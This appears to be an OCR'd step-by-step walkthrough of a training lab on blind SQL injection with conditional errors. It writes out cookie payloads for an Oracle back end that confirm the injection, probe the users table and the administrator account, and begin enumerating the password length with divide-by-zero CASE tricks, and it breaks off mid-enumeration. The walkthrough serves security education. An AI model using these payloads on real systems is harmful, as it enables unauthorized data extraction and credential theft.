


12) Blind SQL injection with conditional errors

- Access the lab.




- Turn on intercept and get the RAW code and send it to the repeater.




- Modify the TrackingId cookie, appending a single quotation mark to it: **TrackingId=xyz'**


- Verify that an error message is received.



- Now change it to two quotation marks: **TrackingId=xyz''**
- Verify that the error disappears. This suggests that a syntax error (in this case, the unclosed quotation mark) is having a detectable effect on the response.




- You now need to confirm that the server is interpreting the injection as a SQL query i.e. that the error is a SQL syntax error as opposed to any other kind of error. To do this, you first need to construct a subquery using valid SQL syntax. Try submitting: TrackingId=xyz'||(SELECT '')||'




- In this case, notice that the query still appears to be invalid. This may be due to the database type - try specifying a predictable table name in the query: **TrackingId=xyz'||(SELECT '' FROM dual)||'**


- As you no longer receive an error, this indicates that the target is probably using an Oracle database, which requires all SELECT statements to explicitly specify a table name.




- Now that you've crafted what appears to be a valid query, try submitting an invalid query while still preserving valid SQL syntax. For example, try querying a non-existent table name:
  TrackingId=xyz'||(SELECT '' FROM not-a-real-table)||'
- This time, an error is returned. This behavior strongly suggests that your injection is being processed as a SQL query by the back-end.



- As long as you make sure to always inject syntactically valid SQL queries, you can use this error response to infer key information about the database. For example, in order to verify that the `users` table exists, send the following query:
  `TrackingId=xyz'||(SELECT '' FROM users WHERE ROWNUM = 1)||'`




- As this query does not return an error, you can infer that this table does exist. Note that the `WHERE ROWNUM = 1` condition is important here to prevent the query from returning more than one row, which would break our concatenation.
- You can also exploit this behavior to test conditions. First, submit the following query: **`TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||'`**
- Verify that an error message is received.




- Now change it to:

`TrackingId=xyz'||(SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||'`

- Verify that the error disappears. This demonstrates that you can trigger an error conditionally on the truth of a specific condition. The `CASE` statement tests a condition and evaluates to one expression if the condition is true, and another expression if the condition is false. The former expression contains a divide-by-zero, which causes an error. In this case, the two payloads test the conditions `1=1` and `1=2`, and an error is received when the condition is `true`.




- You can use this behavior to test whether specific entries exist in a table. For example, use the following query to check whether the username `administrator` exists: **`TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'`**
- Verify that the condition is true (the error is received), confirming that there is a user called `administrator`.



- The next step is to determine how many characters are in the password of the `administrator` user. To do this, change the value to:

```
TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0)
ELSE '' END FROM users WHERE username='administrator')||'
```




- Send a series of follow-up values to test different password lengths. Send:


```
TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>2 THEN TO_CHAR(1/0)
ELSE '' END FROM users WHERE username='administrator')||'
```

